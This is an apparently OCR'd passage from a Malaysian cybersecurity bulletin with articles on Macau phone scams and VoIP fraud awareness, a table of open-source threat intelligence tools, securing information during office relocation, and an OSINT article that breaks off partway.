IP-PBX is a private branch exchange (in-house telephone switching system) that switches calls between VoIP users on local lines while allowing all users to share a certain number of external phone lines. The typical IP-PBX can switch calls in the same manner as a standard PBX between a VoIP user and a traditional telephone user or between two traditional telephone users.

The scammer hacks an IP-PBX and uses the services of that IP-PBX to make free international calls. Scammers usually have their VoIP service in some other country. The call moves through the compromised PBX when a subscriber to the fraudulent service makes a call to an international location. The actual owner of the PBX server cannot bill the subscriber of the fraudulent service, but the fraudster can collect payment from the customers for services provided through stolen resources. A prevalent form of communication between a PBX and a VoIP provider is the Session Initiation Protocol (SIP). A SIP trunk is a direct connection between an organization and telephony service provider (ITSP). It enables the extension of VoIP telephony beyond the firewall without the need for an IP-PSTN gateway. SIP trunking also does away with PRIs (Primary Rate Interfaces), PSTN gateways and BRIs (Basic Rate Interfaces), which results in cost reduction. Scammers can use this service legally.

Types Of Macau Scam Tricks

There are various types of Macau Scam, such as bank loan fraud, credit card fraud, kidnapping and ransom, the release of prisoners, PDRM suit and court, lucky draw gifts, travel packages and many more. Figure 3 shows the Macau Scam tactic and who the targets are.




Figure 3: Tricks of the Macau Scam

Several forms of Macau scam have been reported to Cyber999 (MyCERT):

A. Credit Card Trick

Modus operandi: A con artist contacts a victim by impersonating a bank officer and states that the victim's name and details have been used to create a credit card registered on behalf of the victim. The victim, who denies the matter, is informed by the suspect to resolve the matter by being connected to the phone line of Bank Negara. The victim then contacts the second suspect who serves as a National Bank officer and orders a money transfer to the account provided for security purposes. The suspect also promises to return the money within seven days after the investigation is complete before it disappears.

What you should do:

- Do not ever give your card or bank details.
- Check your payment receipt every time and make sure the transaction is correct.
- Get the card cancelled if misplaced in any case.
- Be careful while making significant transactions.
- Be careful when responding to special online offers.
- Try not to write the PIN anywhere and memorize it well.
- Make a police report immediately.

B. Police Officer/Bank Officer/Authority Officer Trick

Modus operandi: The con artist disguises as a police, bank or other authority officer to deceive a victim by contacting and threatening the victim by phone. They will notify that the victim has committed a criminal act, such as a hit-and-run, giving or receiving bribes, money laundering, etc. The con artist will also offer a fee to close the case if the victim does not wish to be prosecuted. Victims who are deceived by this trick will make a transaction to a given account.

What you should do:

- Be careful when responding to special online offers.
- Do not disclose your bank account number, ATM card or credit card number to an unidentified individual.
- Do not call back the number that you have been given. Instead, call the official number of the company, organization, or institution involved for further clarification.

- Do not make a deal over the phone.
- If the call is from an authority officer, please make an appointment or directly walk into the police station, bank or authority office for further clarification.
- Make a police report immediately.

C. Lottery and Lucky Draw Trick

Modus operandi: Victims receive notifications of winning a lottery or lucky draw via phone call or SMS. They are asked to make upfront payments to claim the winnings. In some cases, victims are told they have won a valuable asset such as a car or a condominium overseas. They are told they could convert the valuable assets into cash, but they would first have to make a payment, usually to a foreign bank account.

What you should do:
- To claim any cash prize, do not make any advance payment. Winning a lucky draw or lottery should not require advance payments or fees.
- Ignore such notifications, especially when you did not participate in any lottery or lucky draw.
- Do not supply your personal information.
- Make a police report immediately.

D. Impersonating kidnappers

Modus Operandi: A victim receives a phone call from someone claiming the victim's child or a family member had been kidnapped. The victim is told to urgently pay the requested ransom amount stated by the caller to a third-party bank account, although there was no abduction.

What you should do:
- Do not make any deal over the phone.
- Drop the phone and immediately call the family member said to have been kidnapped to check.
- Make a police report immediately.

Targeted Victims

Who are favourite Macau Scam targets and why?

1. Seniors and retirees
These people usually have more money and accumulated wealth than young people. They are also not up to date or aware of the latest scams, making them attractive targets for scammers.

2. Rich and wealthy people
Because they have much money, wealthy people are among the favourites for Macau scammers. Scammers disguise as police, Bank Negara or other authority officers to trap victims. A con artist notifies the victim of having committed some crime and announces that their bank account has been suspended and will be frozen for an investigation. This ought to make the victims nervous and follow the instructions. Since these people know they have a lot of money in the bank and worry about losing it, some may readily follow all the instructions given by the scammer.

3. Easily distressed individuals
Some people have an overthinking and distressed mindset. These kinds of people can easily panic, so imagine if a scammer claims the victim has committed a crime or a family member was kidnapped and requests a money transfer as soon as possible.

How To Prevent Being Scammed

A syndicate usually contacts victims with stories of how the individuals have been involved in cases such as money laundering, theft, credit card fraud, etc. The fraudsters then ask the victims to transfer money to a bank account to resolve the case or problem.

Public awareness plays an important role in preventing falling victim to this scam. There are a few steps to consider if you receive a suspicious call:

i. Always be vigilant and do not be easily fooled by the tricks of certain parties;

ii. Never panic or follow the instructions given by the caller without first contacting the police or financial institution concerned;

iii. Do not call back the phone number from which you received the call. Instead, get the official phone number of the company, organization or institution for further verification;

iv. Never disclose personal details or the details of any of your accounts to anyone for the purpose of verifying your identity;

v. If you believe it was a fake call, file a police report and provide a recording of the phone call or any notes you have recorded to facilitate police investigation, or report to Cyber999;

vi. Visit BNM's official portal for the latest information and advice on financial fraud.

Report to Cyber999

If you have fallen victim to cybercrime, you can lodge a report with the Cyber999 Help Centre, a public service that provides emergency response to computer security-related emergencies. The report can be filed through an online form, e-mail, SMS, phone call, facsimile, the Cyber999 mobile app or by walking into CSM. The centre will make a report and conduct a technical investigation and analysis based on the incident reported. All cybercrime-related incidents can be reported by calling 1-300-88-2999 or the 24-hour emergency helpline (019-2665850), fax (03-80087000), SMS (15888) CYBER999 REPORT [e-mail, complaint], online form (https://www.mycert.org.my) or e-mail cyber999@cybersecurity.my.

Conclusion

In addition to the Macau Scam, many other financial scams are happening every day. The unaware public can be trapped by fraudsters who steal hard-earned money and wealth. Prevention is always better than detection, but both are difficult tasks because fraudsters are always coming up with new ideas for fraud whenever old methods get figured out by fraud detectors. Thus, it is also challenging for fraud detectors to identify new fraud patterns. So always be aware of the latest news on scam syndicates and pay attention to community service orders or alerts from your service providers.

References

1. Malay Mail (2019 May 17). Internet fraud and fake news on the rise in Malaysia, statistics show. Malay Mail, News, Malaysia. Retrieved from https://www.malaymail.com/news/malaysia/2019/05/17/internet-fraud-and-fake-news-on-the-rise-in-malaysia-statistics-show/1753880

2. The Star Online (2019 July 09). MyCERT: Online fraud is now rife. The Star Online, News, Nation. Retrieved from https://www.thestar.com.my/news/nation/2019/07/09/mycert-online-fraud-is-now-rife

3. The Star Online (2019 April 24). Lee: Evolving tactics in Macau scam may ensnare more victims. The Star Online, Metro, Metro New. Retrieved from https://www.thestar.com.my/metro/metro-news/2019/04/24/lee-evolving-tactics-in-macau-scam-may-ensnare-more-victims

4. Berita Harian Online (2019 February 23). Kempen elak jadi mangsa Macau Scam perlu disebar. Berita Harian Online, Berita, Nasional. Retrieved from https://www.bharian.com.my/berita/nasional/2019/02/534202/kempen-elak-jadi-mangsa-macau-scam-perlu-disebar

5. Berita Harian Online (2019 August 12). 'Nama saya turut diguna sindiket tipu' - Lam Thye. Berita Harian Online, Berita, Kes. Retrieved from https://www.bharian.com.my/berita/kes/2019/08/595423/nama-saya-turut-diguna-sindiket-tipu-lam-thye

6. Che Wan Badrul Alias, & Mohad Nasaruddin Parzi (2018 June 18). [EXCLUSIVE] Syndicates scamming job seekers. New Straits Times, News, Nation. Retrieved from https://www.nst.com.my/news/nation/2018/06/381062/exclusive-syndicates-scamming-job-seekers

7. Says (2015 July 16). Nine common online scams every Malaysian should be aware of by now. Says, Tech. Retrieved from https://says.com/my/tech/online-scams-everyone-should-be-careful

8. TransNexus. Introduction to VoIP fraud. Retrieved from https://transnexus.com/whitepapers/introduction-to-voip-fraud/

9. Andrew Swoboda (2019 March 15) How easy is it to spoof a caller ID? Retrieved from https://www.tripwire.com/state-of-security/off-topic/how-spoof-caller/

10. CallaCloud. SIP Trunk Malaysia. Retrieved from http://www.callacloud.com/sip-trunk/

11. MyCERT. Cyber999 Help Centre. Retrieved from https://www.mycert.org.my/portal/full?id=9eb77829-7dd4-4180-814f-de3a539b7a01

12. The Sun Daily (2019 August 13). Cyber scam tops the list every year: MyCERT. The Sun Daily, Local. Retrieved from https://www.thesundaily.my/local/cyber-scam-tops-the-list-every-year-mycert-NC1253258

Selection Of Open-Source Threat Intelligence Tools For Incident Response

By | Md Sahrom bin Abu, Sharifah Roziah binti Mohd Kassim, Farah binti Ramlee & Afiq Asraf bin Mohd Azhar

Introduction

The current threat landscape shows that cybercriminals are not just becoming progressively more sophisticated in terms of Tactics, Techniques and Procedures (TTP). They are also becoming very diverse in attack strategies from using targeted ransomware to custom coding, to living-off-the-land (LoTL) or sharing infrastructure to maximize their opportunities and using pre-installed tools for lateral movement across a network before launching an attack [1]. Therefore, Security Operation Centres (SOCs) need to strengthen their capabilities in Incident Response (IR) to make sure they can provide the quickest responses possible in the most organized ways to prevent and mitigate attacks.

Accordingly, many SOCs are increasingly using Cyber Threat Intelligence (CTI) to assist with IR because CTI can provide early warning by giving in advance information on adversaries. Such information can prepare an organisation for cyberattacks, and how to contain and recover from damage.

CTI offers various tools and standards that can help SOCs fully optimize their CTI potential when integrating it into IR. The purpose of this article is to provide a reference for SOCs when selecting CTI tools that suit their operations and environment. Currently there are combinations of open-source and commercial tools available on the market to facilitate TI investigations. However, this article recommends and proposes open-source tools only that may suit an Incident Response team.

What is Cyber Threat Intelligence (CTI)?

Cyber Threat Intelligence (CTI) as defined by Gartner is “evidence-based knowledge, including context, mechanisms, indicators, implications and actionable advice, about an existing or emerging menace or hazard to assets that can be used to inform decisions regarding the subject's response to that menace or hazard” [2]. Signature-based detection of cyber threats is no longer considered as reliable and efficient in identifying novel and zero-day attacks. As such, CTI has become a solution to gather raw data about emerging or existing threat actors and unknown, zero-day threats or existing threats from a wide selection of open and closed sources. This data is then analysed and filtered to produce threat intel feeds and management reports that contain actionable threat information that can be used by automated security control solutions for mitigation. The primary purpose of this type of security is to help an organization make decisions on protection from advanced persistent threats (APT) and zero-day exploits.
Threat Intelligence Tools

The ever-growing number of threats has encouraged SOCs to collect huge amounts of data from a wide variety of sources using SIEMs, intrusion detection tools or APIs. As a result, SOCs need tools to manage the flow of voluminous data and convert it into actionable threat data. Without assistance from threat intelligence tools, threat data can become unmanageable and even unusable. For this reason, the market is now sprawling with threat intelligence tools for helping SOCs manage threat information sharing. Although existing CTI tools that are available on the market still require some improvements to mature [3], they have still achieved a maturity level that enables SOCs to start filtering and sharing information effectively [4].

The Benefits of CTI Tools

CTI tools can help SOCs stay ahead of adversaries when dealing with threats. These tools can be used to analyse inputs from multiple data sources, such as device logs and external threat intelligence sources and then report on potential threats including:

1. Possible malware in the network, like infections targeting internal hosts that seem to be communicating with external malicious actors.
2. E-mail attacks from attachments and links to malicious domains.

3. Host-based malware that target filenames, registry keys, etc.

CTI tools are necessary because it is simply impossible for security analysts to manually assimilate and interpret the vast volumes of alert data produced by SIEMs, intrusion detection tools and related systems without assistance.

CTI tools for improving security operations

Various kinds of tools for parsing, creating and editing threat intelligence data are currently available on the market and they are mostly IOC-based.

There are also several open-source projects and commercial enterprises offering products to access threat intelligence data. These solutions are mainly aimed at content aggregation and collaborative research, such as IBM X-Force Exchange, Alien-vault OTX Pulse, Recorded Future and Crowdstrike intelligence Exchange. Other solutions are focused on providing advanced TI management options with the possibility of having private instances. These include EclecticIQ , Threat-stream, ThreatQuotient, ThreatConnect, MISP, CRITS, Soltra Edge, CIF v3 (also called bearded-avenger), IntelMQ and Hippocampe [5].

The tools we are suggesting are open-source tools that can be easily downloaded for free from the Internet. We have tested and used some of the tools listed here and they are basically sufficient for daily threat intelligence analysis by SOCs. Commercial tools may have some advantages over open-source tools in terms of extent of functionalities, but due to budget constraints and licensing issues open-source tools in some respects are much more favoured. Table 1 provides a list of open-source CTI tools available.

Tool Name	Description
ActorTrackr	Open-source web application for storing/searching/linking actor related data. The primary sources are from users and various public repositories. Source available on GitHub.
AIEngine	Next-generation interactive/programmable Python/Ruby/Java/Lua packet inspection engine with capabilities of learning without any human intervention, NIDS (Network Intrusion Detection System) functionality, DNS domain classification, network collection, network forensics and many others. Source available on Bitbucket.
Automater	URL/domain, IP address and Md5 Hash OSINT tool aimed at making the analysis process easier for intrusion analysts.
BotScout	Helps prevent automated web scripts known as bots from registering on forums, polluting databases, spreading spam and abusing forums on websites.
bro-intel-generator	Script for generating Bro intel files from pdf or html reports.
cabby	A simple Python library for interacting with TAXII servers.
cacador	Tool written in Go for extracting common indicators of compromise from a block of text.
Combine	Gathers threat intelligence feeds from publicly available sources.
CrowdFMS	Framework for automating the collection and processing of samples from VirusTotal by leveraging the Private API system. The framework automatically downloads recent samples, which trigger alerts on users' YARA notification feed.
CyBot	Threat intelligence chat bot that can perform several types of lookups offered by custom modules.
Cuckoo Sandbox	Automated dynamic malware analysis system. It is the most well-known open source malware analysis sandbox around and is frequently deployed by researchers, CERT/SOC teams, and threat intelligence teams all around the globe. For many organizations Cuckoo Sandbox provides a first insight into potential malware samples.
Fenrir	Simple Bash IOC Scanner.

FireHOL IP Aggregator	Application for keeping feeds from FireHOL blocklist-ipsets with IP address appearance history. HTTP-based API service is developed for search requests.
Forager	Multithreaded threat intelligence hunter-gatherer script.
GoatRider	Simple tool that dynamically pulls down Artillery Threat Intelligence Feeds, TOR, AlienVaults OTX and the Alexa top 1 million websites and does comparisons with hostname files or IP files.
Google APT Search Engine	APT groups, operations and malware search engine. The sources used for this custom Google search are listed on GitHub gist.
GOSINT	The GOSINT framework is a free project used for collecting, processing and exporting high-quality public indicators of compromise (IOCs).
hashdd	A tool to look up related information from cryptographic hash values.
Harbinger Threat Intelligence	Python script that allows querying multiple online threat aggregators from a single interface.
Hippocampe	Aggregates threat feeds from the Internet in an Elasticsearch cluster. It has a REST API that allows searching into its 'memory'. It is based on a Python script that fetches URLs corresponding to feeds, and then parses and indexes them.
Hiryu	A tool to organize APT campaign information and to visualize relations between IOCs.
IOC Editor	A free editor for Indicators of Compromise (IOCs).
IOC Finder	Python library for finding indicators of compromise in text. Uses grammars rather than regexes for improved comprehensibility. As of February 2019, it parses over 18 indicator types.
IOC Fanger (and Defanger)	Python library for fanging (`hXXp://example[.]com` => `http://example.com`) and defanging (`http://example.com` => `hXXp://example[.]com`) indicators of compromise in text.
ioc_parser	Tool for extracting indicators of compromise from security reports in PDF format.
ioc_writer	Provides a Python library that allows for the basic creation and editing of OpenIOC objects.
iocextract	Extracts URLs, IP addresses, MD5/SHA hashes, e-mail addresses, and YARA rules from text corpora. Includes some encoded and defanged IOCs in the output and optionally decodes/refangs them.
IOCextractor	IOC (Indicator of Compromise) Extractor is a program that helps extract IOCs from text files. The general goal is to speed up the process of parsing structured data (IOCs) from unstructured or semi-structured data
ibmxforceex.checker.py	Python client for the IBM X-Force Exchange.
jager	Tool for pulling useful IOCs (indicators of compromise) out of various input sources (PDFs for now, plain text really soon, webpages eventually) and putting them into an easy to manipulate JSON format.
KLara	A distributed system written in Python that allows researchers to scan one or more Yara rules over collections with samples, getting notifications by e-mail as well as the web interface when scan results are ready.
libtaxii	A Python library for handling TAXII Messages invoking TAXII Services.
Loki	Simple IOC and incident response scanner.
LookUp	Centralized page to get various threat information about an IP address. It can be integrated easily into context menus of tools like SIEMs and other investigative tools.
Machinae	Tool for collecting intelligence from public sites/feeds about various security-related pieces of data: IP addresses, domain names, URLs, e-mail addresses, file hashes and SSL fingerprints.

MalPipe	Modular malware (and indicator) collection and processing framework. It is designed to pull malware, domains, URLs and IP addresses from multiple feeds, enrich the collected data and export the results.
MISP Workbench	Tools to export data out of the MISP MySQL database and use and abuse them outside of this platform.
MISP-Taxii-Server	A set of configuration files to use with EclecticIQ's OpenTAXII implementation, along with a call-back for when data is sent to the TAXII Server's inbox.
nyx	The goal of this project is to facilitate the distribution of Threat Intelligence artifacts to defensive systems and to enhance the value derived from both open-source and commercial tools.
OneMillion	Python library to determine if a domain is in the Alexa or Cisco top one million domain lists.
openioc-to-stix	Generate STIX XML from OpenIOC XML..
Omnibus	An interactive command line application for collecting and managing IOCs/ artifacts (IPs, domains, e-mail addresses, usernames and Bitcoin addresses), enriching these artifacts with OSINT data from public sources and providing the means to store and access the artifacts in a simple way.
OSTIP	A homebrew threat data platform.
poortego	Open-source project to handle the storage and linking of open-source intelligence (ala Maltego, but free as in beer and not tied to a specific/ proprietary database). Originally developed in Ruby, but new codebase completely rewritten in Python.
PyIOCe	IOC editor written in Python.
QRadio	Tool/framework designed to consolidate cyber threat intelligence sources. The goal of the project is to establish a robust modular framework for extracting intelligence data from vetted sources.
rastrea2r	Collecting and hunting IOCs.
Redline	A host investigation tool that can be used for, amongst others, IOC analysis.
RITA	Real Intelligence Threat Analytics (RITA) is intended to help in the search for indicators of compromise in enterprise networks of varying sizes.
Softrace	Lightweight National Software Reference Library RDS storage.
SRA TAXII2 Server	Full TAXII 2.0 specification server implemented in Node JS with MongoDB backend.
stix-viz	STIX visualization tool.
TAXII Test Server	Allows testing a TAXII environment by connecting to the provided services and performing different functions as written in the TAXII specifications.
threataggregator	Aggregates security threats from a number of online sources and outputs to various formats, including CEF, Snort and IPTables rules.
threatcrowd_api	Python Library for ThreatCrowd API.
threatcmd	CLI interface to ThreatCrowd.
Threatelligence	Simple cyber threat intelligence feed collector that uses Elasticsearch, Kibana and Python to automatically collect intelligence from custom or public sources. Automatically updates feeds and tries to further enhance data for dashboards. Projects seem to be no longer maintained, however.
ThreatIngestor	Flexible, configuration-driven, extensible framework for consuming threat intelligence. ThreatIngestor can watch Twitter, RSS feeds, and other sources, extract meaningful information like C2 IPs/domains and YARA signatures, and send that information to other systems for analysis.
ThreatPinch Lookup	An extension for Chrome that creates hover popups on every page for IPv4, MD5, SHA2 and CVEs. It can be used for lookups during threat investigations.

ThreatTracker	A Python script designed to monitor and generate alerts on given sets of IOCs indexed by a set of Google Custom Search Engines.
threat_intel	Several APIs for threat intelligence integrated in a single package. Includes OpenDNS Investigate, VirusTotal and ShadowServer.
Threat-Intelligence-Hunter	Intelligence tool that helps search for IOCs across multiple openly available security feeds and some well-known APIs. The idea behind the tool is to facilitate searching for, and storing frequently added IOCs for creating your own local database of indicators.
tiq-test	The Threat Intelligence Quotient (TIQ) test tool provides visualization and statistical analysis of TI feeds.
YETI	Proof-of-concept implementation of TAXII that supports the Inbox, Poll and Discovery services defined by the TAXII Services Specification.
sqhunter	Threat hunter based on osquery, Salt Open and Cymon API. It can query open network sockets and check them against threat intelligence sources.

Table 1 : List of CTI Tools [6]

Conclusion

Adversaries are working hard to consistently come up with new tactics, techniques, and procedures to infiltrate networks, socially engineer potential victims and steal money or information. As the tactics, techniques and procedures (TTP) used by adversaries are constantly improving, security operation centres (SOCs) need to keep up the pace with adversaries by implementing cyber threat intelligence (CTI) in their incident response (IR) to respond and mitigate these evolving threats. There are hundreds of CTI tools to help SOCs optimize CTI potential to combat ongoing threats. The list of tools provided in this article can make it easier for SOCs to select the right tools that suit the nature and requirements of their security operations, thereby ultimately improving the incident response task of SOCs.

References

1. FORTINET, "Threat Landscape Report Q1 2019," pp. 1–24, 2019.

2. Gartner, "Definition: Threat Intelligence," 2017. [Online]. Available: https://www.gartner.com/doc/2487216/definition-threat-intelligence. [Accessed: 10-Nov-2017].

3. D. Shackleford, "The SANS State of Cyber Threat Intelligence Survey: CTI Important and Maturing," p. 18, 2016.

4. S. Brown, J. Gommers, and O. Serrano, "From Cyber Security Information Sharing to Threat Management," Proc. 2nd ACM Work. Inf. Shar. Collab. Secur., pp. 43–49, 2015.

5. W. Tounsi and H. Rais, "A survey on technical threat intelligence in the age of sophisticated cyber attacks," Computers and Security. 2018.

6. H. Slatman, "awesome-threat-intelligence." [Online]. Available: https://github.com/hslatman/awesome-threat-intelligence. [Accessed: 03-Aug-2019].

Information Security Preservation In The Event Of Relocation

By | Ahmad Sirhan, Ahmad Khabir, Nurfaezah Hanis & Adam Zulkifli

Introduction

In the event of office migration, movement or relocation to a new building, an organisation should ensure that the information assets which support the organisation's business processes and services are managed, protected and secured. Information security controls and measures should be in place to preserve the confidentiality, integrity and availability (CIA) of information assets as well as uphold the organisation's reputation and integrity.

All relevant parties should maintain the information security of an organisation's information assets, including documents, files and paper records by handling them properly throughout the stages of packing, storing, carrying and unloading at the new premises. Unintended disclosure of information must be avoided at all costs and the secure moving of confidential information should be practiced during all relocation phases.

Responsibilities

Each employee shall be responsible for protecting all information assets during the execution of relevant processes and activities against unauthorized access, disclosure, modification, destruction and interference.

Relocation Phases

Relocation generally includes planning, identifying, handling and placing the information assets in the new premise. Information security is observed to ensure the preservation of information asset CIA.

Things To Consider Pre-relocation

Pre-relocation covers activities taking place before the information assets are transferred to a new location.

i. Determine the type of movement or relocation, for instance whether it involves the whole office, department or unit. Different types of relocation call for different resources, measures, controls and standards by which to comply.

ii. Appoint the right personnel in charge (PIC) in the department to ensure a successful move of information assets. Activities that may necessitate PIC involvement during relocation are identifying, handling and escorting the information assets.

iii. Each employee shall make certain all information assets are backed up to ensure business continuity at the new location.

iv. Appoint qualified movers for the relocation activity. The movers shall adhere to the organization's information security

management practices in facilitating the relocation process.

v. All information assets undergoing relocation should be identified, registered on a checklist, labelled and handled according to their classification level as outlined in the organization's policy statement.

vi. The respective departments shall initiate a full security risk assessment of their information assets by entering, updating and reviewing the corresponding assets, possible threats, vulnerabilities, impacts and likelihoods via risk registers to minimise security risks.

vii. Information assets shall be packed, sealed and labelled according to their classification level (i.e. top secret, secret, confidential and restricted information) in the provided box prior to the relocation. Public information shall be packed and labelled as well.

viii. The PIC of each department shall monitor the packaging and wrapping of documented information by the mover and only endorse the necessary forms and checklists once the process has been verified and completed.

ix. Confidential equipment and lab instruments shall be dismantled by the departments' PIC and packed, sealed and labelled accordingly.

x. Unnecessary documents, loose pages and miscellaneous documents shall be disposed of according to their classification levels and based on document handling procedures.

xi. Do not trade, sell, donate or recycle any digital information asset that has value until it has been wiped clean. Properly dispose of such assets from the respective servers, computers, laptops and other devices based on classification level.

Things To Consider During Relocation

Activities during relocation comprise the transitioning process of information assets from the former place to the new one.

i. PIC shall escort and assist with the relocation of classified documents and information assets to the designated location.

ii. PIC shall ensure the successfulness of information asset movement.

iii. Make sure that every electronic storage means containing confidential data is secured and access by unauthorized persons is not possible.

iv. All documents shall be kept and handled in their respective boxes according to classification level.

v. PIC shall ensure classified documents are unpacked at the new location by authorised personnel from the respective departments.

Things To Consider Post-relocation

Post-relocation activities should be conducted in a manner that ensures business operations can be resumed as usual by catering and adapting to the current location's requirements.

i. Ensure the mover places the documented information directly in the new designated secure areas. Ensure the assets are stored in secure locations with limited access. Every entry and exit should be recorded, even if the person entering is pre-approved personnel.

ii. All employees shall ensure their corporate workstations and mobile devices (if applicable) are functioning as expected.

iii. The respective departments shall ensure all documents and records have been reviewed and updated to reflect the current business operations.

iv. The lab manager shall ensure all SOPs for new laboratory setups are adhered to and comply with the organization's applicable policies and procedures.

v. Risk assessment needs to be conducted by all risk owners to identify any new risks and potential threats and vulnerabilities at the new site. All existing risks need to be reviewed, re-assessed and re-evaluated to check if the risks are still relevant and the selected security controls are still applicable and effective.

vi. The respective departments shall review their policies and procedures to reflect the current arrangements and requirements of the new building.

vii. Departmental level Business Continuity (BC) procedures shall be reviewed correspondingly by consulting the BC coordinator to ascertain the alignment of the departments' BC procedures with the corporate BC procedures.

viii. Each employee shall ensure the new Local Area Network (LAN) and Wifi connection is tested and then confirm that corporate e-mail and intranet systems (if any) can be successfully accessed via the connection.

Conclusion

Securing information is one of the main stages to be highlighted in the relocation process. The confidentiality, integrity and availability of information must be preserved to ensure the most valuable data and other corporate assets are securely transferred without any incident. Thus, moving forward business functions can resume effectively and efficiently with no problems.

References

1. Premier Workplace Services (July 2017) Title: 7 things to consider when relocating a company office. URL Ref: https://www.premierworkplaceservices.co.uk/knowledge-centre-articles/7-things-to-consider-when-relocating-a-company-office/

2. Ian Morley (Retrieved Oct. 2019) Title: Up to date occupancy data helps keep your move efficient and smooth; URL Ref: https://serraview.com/office-relocation-checklist-for-successfully-executing-your-move/

3. CyberSecurity Malaysia's respective policies and procedures.

OSINT - Is This The End?

By | Mohd Adlan bin Hj. Ahmad, Mohd Rizal bin Abu Bakar & Ikmal Halim bin Jahaya

Understanding OSINT

OSINT, or open-source intelligence, is a method of data collection from publicly available sources and analysis for use in an intelligence context. In the intelligence world, the word open refers to data sources that are available to the public; although not directly related to open-source software or collective intelligence, it is a combined intelligence from the collaboration and efforts of multiple individuals or groups in consensus decision-making.

OSINT has been around for a while now. With the fast-evolving nature of communication/ information exchange, OSINT has become a proven method of investigation used by law enforcement, businesses, media and even the public to gather information tailored for specific purposes based on certain requirements.

In this context, OSINT falls under operational intelligence with focus on support for the strategic level of intelligence. The operational level of OSINT is directed towards a more practical manifestation, commonly long-term investigations of singular or multiple targets and primarily for identifying, targeting, detecting, and intervening in criminal activities or analysing business competitors.

The OSINT data used for collection, analysis, processing and distribution is mainly from publicly available sources. An example of publicly available data is the hashtags used by old money/currency buyers or sellers. An OSINT investigator must be capable of understanding and analysing what information can be collected from a hashtag, as that information does not become intelligence until the hashtag has been verified and analysed before distribution for use.

Therefore, OSINT is not for everyone. Anyone can browse a website and search for information for specific purposes, but OSINT requires more in-depth knowledge and skills. Such specialized knowledge and skills are acquired through investigation experience, such as analysing and interpreting multiple data sources like technical data, images/visuals, language and in some cases even behaviour.

For instance, statistical analysis methods for sentiment analysis on social media platforms must involve analysts and experts who understand the norms and behaviours of the respective groups. Secondly, analysis of data sets from such media should always be based on an understanding of the medium itself, the online culture, language and behaviour whilst recognizing the analytical and interpretative limitations of the subject. From there, analysts will be able to reflect on the type of insight that can be used and make the required decisions on the basis of those limitations.

In short, a typical Internet user may know what to search for based on his/her requirements, but an experienced OSINT analyst is able to do more with data sources.

The heyday of OSINT

When OSINT was in its glory days, the abundance of information publicly available on the Internet meant it was a haven for investigators. Actual WHOIS information of websites was available, it was possible to search for individuals on Facebook based on phone numbers, tweets could be located by geo-tags and social media accounts of individuals or organizations could be sought from a single provider.

However, the golden age of OSINT has been short-lived. Even though the intelligence community would never solely rely on OSINT as the only

intelligence factor for making national strategic decisions, it has contributed significantly to the intelligence community. OSINT has provided a better perception of its value to the overall intelligence apparatus.


Social Media Crackdown

Since Graph Search could be used by malicious actors/purposes, Facebook's abrupt move to close it down signalled its commitment to enhance user privacy. Nonetheless, investigators, intelligence analysts and human rights advocates also employed the Graph Search tools to look for publicly available information to stop fraud, solve crimes, expose corruption and abuse, and even uncover human trafficking, save lives and prevent catastrophic incidents. It is thus rather bewildering that Facebook is making these attempts at greater privacy by removing the ability to see information that was already public in the first place.

Most recently, Instagram removed its Following activity tab, which previously allowed investigators to track what posts a user liked. Now the company has made it harder to investigate an account, as it will also not be possible to view more than a handful of photos of an account without having an account and being logged in.

